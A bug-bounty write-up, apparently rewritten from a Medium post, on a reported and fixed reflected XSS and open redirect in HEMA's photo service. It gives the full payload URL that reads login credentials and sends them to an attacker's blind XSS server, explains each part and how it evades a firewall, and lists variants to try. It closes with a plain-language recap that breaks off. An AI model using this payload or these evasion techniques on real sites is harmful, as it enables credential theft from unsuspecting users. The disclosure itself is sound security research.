Reflected XSS at fotoservice.hema.nl
A reflected XSS vulnerability in the targetPage parameter of fotoservice.hema.nl allowed an attacker to inject JavaScript that could steal a victim's username and password after login. The attacker could exfiltrate credentials to a server they control and then redirect the victim to a legitimate page.
 Published on medium.com
Today we will try to find a Reflected XSS bug and craft a custom payload for it. We will run into certain restrictions and find good workarounds.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
HEMA is a Dutch retail chain, and the target here is its photo service. The main site hema.nl links the menu item Fotoservice to https://foto.hema.nl/, a subdomain used for the photo business. The feature under test is ordering photo prints and, more specifically, managing photo projects: the user menu on foto.hema.nl offers a link to Mijn fotoprojecten (my photo projects), which leads to https://foto.hema.nl/mijn-hema/fotoprojecten/. That page contains buttons that link to an authentication endpoint at auth.hema.digital, which is where the interesting parameters live.
The report covers two bugs found along the way: an open redirect in auth.hema.digital/delegate and a reflected XSS in the targetPage parameter of fotoservice.hema.nl/user/login.html. The XSS is the main subject; the open redirect is presented as a bonus.

Before any testing, the researcher checked the programme rules. The English disclaimer at https://www.hema.com/en-gb/disclaimer permits searching for bugs and reporting them. The Dutch disclaimer at https://www.hema.nl/disclaimer tells the same story with more detail about the reward.

Setup
The tooling is deliberately ordinary:
- Burp Suite, community edition is fine, with a project configured to capture only HEMA traffic.
- Two extensions: Param Miner, which discovers hidden parameters in the query string and POST body and reports them in the Issue Activity list, and Paramalyzer, which builds a map of the parameters used across endpoints and shows relations between endpoints that share a variable such as
userId. - Chrome configured to proxy through Burp, with the SwitchyOmega extension to toggle the proxy on and off.
- A blind XSS server for the proof of concept, deployed with xless from
https://github.com/mazen160/xless, which also forwards captured data to a private Slack channel.
No account details, versions or special roles are given beyond the fact that the XSS payload only fires after a successful login.
Finding it
The approach was manual crawling rather than the Burp crawler, on the grounds that walking the site by hand teaches you the features and how subdomains and endpoints are used. The researcher looked for patterns: parameters in URLs, externally loaded subdomains, and visual differences between sites.

Comparing hema.nl with foto.hema.nl showed that the user menu in the top right differs: on the photo subdomain it offers the Mijn fotoprojecten link.



Clicking through to https://foto.hema.nl/mijn-hema/fotoprojecten/ revealed buttons linking to an authentication endpoint at auth.hema.digital, a domain that was not in the initial Target Scope in Burp. It was added to scope.
Exploitation
Step 1: the open redirect in auth.hema.digital/delegate
The authentication request carries two query string parameters: delegation_url and token. Any parameter whose name contains URL is worth attention: if its value can be manipulated, it may yield an open redirect (a URL on the target's domain that redirects to the attacker's site, useful for phishing) or even SSRF, where the server fetches an attacker-supplied URL and can be used to reach internal hosts.

The original redirect goes to:
https://fotoservice.hema.nl/user/login.html?targetPage=https%3A%2F%2Ffotoservice.hema.nl%2Fcis%2Fitems.html%3Faccess_code%3Dcensored_code


Changing the URL value to Protozoan.nl and checking whether the Location header follows it confirmed the redirect.
The researcher notes that an open redirect is also a classic vehicle for access code leaks, but that auth.hema.digital/delegate requires a secret token of its own, so the escalation path was not clear at the time.
Step 2: probing targetPage
The redirect target contains another URL-bearing parameter, targetPage. Inspecting the source of the login page showed that its value is reflected inside a script tag block, in the form window.location.href='reflected parameter value'. The goal is therefore to break out of that string so that supplied JavaScript runs in the victim's browser.
Using Burp Repeater, the researcher worked through a series of attempts:
- Inject
'to close the string. Failed: it was URL encoded. Had it worked, the payload would have been'+alert(1)+'. - Inject
</script>to close the script block. Failed: a firewall rejected the request. Had it worked, the payload would have been</script><script>alert(1);. - Repeat step 2 with the
</script>value URL encoded as%3c%2f%73%63%72%69%70%74%3e. Failed: no reflection at all. - Inject
<,>or%2Fto see how the server reacts. Failed: characters like these are refused. - Remove the starting part of the URL. Success: the server rewrites the input to
/user/'reflected parameter value'and this time without URL encoding, so the'is rendered instead of%27. A quick enumeration of characters with Burp Intruder followed, and{ } ( ) ; < >were tested;( ) ;can be used safely in the injection. - Build the classic
alert(1)payload as the proof of concept.
The manipulated handleLogin function is triggered after a successful login, which is what makes credential theft possible.
Step 3: the final payload
The payload steals the victim's username and password, sends them to a private Slack channel, and then redirects the user to a regular HEMA page so nothing appears to have happened. It only requires tricking the victim into opening the URL.
https://fotoservice.hema.nl/user/login.html?targetPage=%27;w=%27%23%27;window.stop();alert(%27Proof-of-Concept-by-Jonathan-Bouman%27);document.images[0].src=atob(%[redacted]/%27)%2bloginForm.login.value%2b%27%3a%27%2bloginForm.password.value;alert(%27Stolen-password%3a%27%2bloginForm.password.value%2b%27.Now-redirect-user.%27);setTimeout(%27window.location.href=window.location.hostname%27,3000);%27

Dissected, part by part:
%27;closes the string (%27is the URL encoding of') and terminates the statement with;.w=%27%23%27;has no function in the JavaScript itself. It adds a#to the URL, and the server-side code behaves differently when thetargetPagevalue contains a#: with it, the[]characters are allowed in the payload, which step 5 needs. Without it, the whole string is stripped when it hits[]. The researcher found this by trying combinations of characters and does not explain why the server behaves this way.window.stop()stops the redirect to/user/that was already initiated. Without it the browser would not have time to exfiltrate the credentials.alertgives visual feedback that the payload fired.document.images[0].srcchanges the source of the first image in the document, causing it to reload from an attacker-controlled server. This is the exfiltration channel.- The source is built from
atob(%[redacted]%27)%2bloginForm.login.value%2b%27%3a%27%2bloginForm.password.value;.atob()decodes Base64, which here hides the suspicious string from firewalls that look for characters such as://@#{}<>, since Base64 consists only of letters and numbers. The decoded value ishttps://yourblindxss.server/hema/?, to which the username and password field values are appended by referencing their IDs plus.value, givingloginForm.login.valueandloginForm.password.value. alert(%27Stolen-password%3a%27%2bloginForm.password.value%2b%27.Now-redirect-user.%27);displays the stolen password, useful for the proof of concept video.setTimeout(%27window.location.href=window.location.hostname%27,3000);%27sends the user back to the current hostname,fotoservice.hema.nl, after three seconds.
Removing the alert calls leaves a payload that steals the password without the victim noticing.
Step 4: proof of concept

With the xless server and a private Slack channel set up, the payload was loaded in Chrome and the captured credentials arrived in Slack.
Root cause
The targetPage value is reflected into a JavaScript string inside a script block without adequate escaping, so a quote can terminate the string and inject code. The server-side rewriting of the value to /user/'...' and the conditional handling of # and [] suggest a filter that is applied inconsistently rather than a proper output encoding step; the report does not describe the server code. The open redirect is the familiar case of a redirect target taken from a request parameter without validation against a whitelist.
Impact
An attacker who can make a logged-in user open the crafted URL can steal that user's username and password, because the injected code runs in the handleLogin path after a successful login. The credentials are sent to an attacker-controlled server and the user is then redirected to a normal HEMA page. The limitation is explicit: the victim must load the URL, and the code only triggers if the user logs in successfully. The open redirect on its own gives a URL on the HEMA domain that redirects elsewhere, useful for phishing; the researcher did not find a way to escalate it because the endpoint requires a secret token.
Fix
According to the report, the open redirect can be fixed with a whitelist of allowed URLs, and the reflected XSS by properly encoding or escaping all user input, with a whitelist as another option. The timeline records that HEMA deployed fixes over several rounds between 15 May and 4 June 2020, that on 17 and 26 May some bugs remained unresolved or bypassed, and that a bypass of the open redirect fix was found on 27 May before the final fix was confirmed on 4 June.
Variants to test
- Look for parameters whose names contain
URL,redirect,targetornexton authentication endpoints. A positive result is aLocationheader pointing at a domain you control. - Compare the same site across subdomains and look for menu or feature differences, as the photo project link appeared only on
foto.hema.nl. A positive result is a feature or endpoint you have not seen before. - Find parameters reflected inside a script block and try to break out of the surrounding string with
', then with</script>, then with URL-encoded variants. A positive result is your quote or tag rendered unencoded in the response. - When a filter blocks characters, try removing parts of the value to change how the server rewrites it, and enumerate characters with Intruder. A positive result is a character set that survives the filter.
- Test whether adding a
#to a reflected value changes which characters the server allows. A positive result is a payload that was previously stripped now being reflected. - Use
atob()with Base64-encoded URLs to slip past firewalls that block://and similar sequences. A positive result is the decoded URL being used as an image source. - Use
window.stop()before exfiltration when the page initiates a redirect. A positive result is the request to your server arriving before the navigation completes. - Deploy xless and watch a private Slack channel for incoming data. A positive result is a notification containing the exfiltrated values.
What happened, in plain words
A security researcher looked at the website of HEMA, a Dutch chain of variety stores. HEMA sells photo prints through a separate part of its site, and that is where the trouble was. Two problems turned up. The first was an open redirect: a link on HEMA's own domain that could be made to send visitors to any other website the attacker chose. The second was a reflected XSS: a way of putting a small piece of JavaScript into a HEMA web address so that, when a logged-in customer opened that address, the code ran inside their browser, read the username and password they typed into the login form, and quietly sent both to a server controlled by the researcher. The customer was then sent back to a normal HEMA page and noticed nothing.
The researcher reported both bugs to HEMA, HEMA deployed fixes over a few weeks, and the researcher received a €100 HEMA gift card plus a bonus. This article walks through the whole thing from the beginning, assuming you have never done any security testing before. Every tool, every term and every line of the payload is explained as it comes up.
Background: what a reflected XSS is
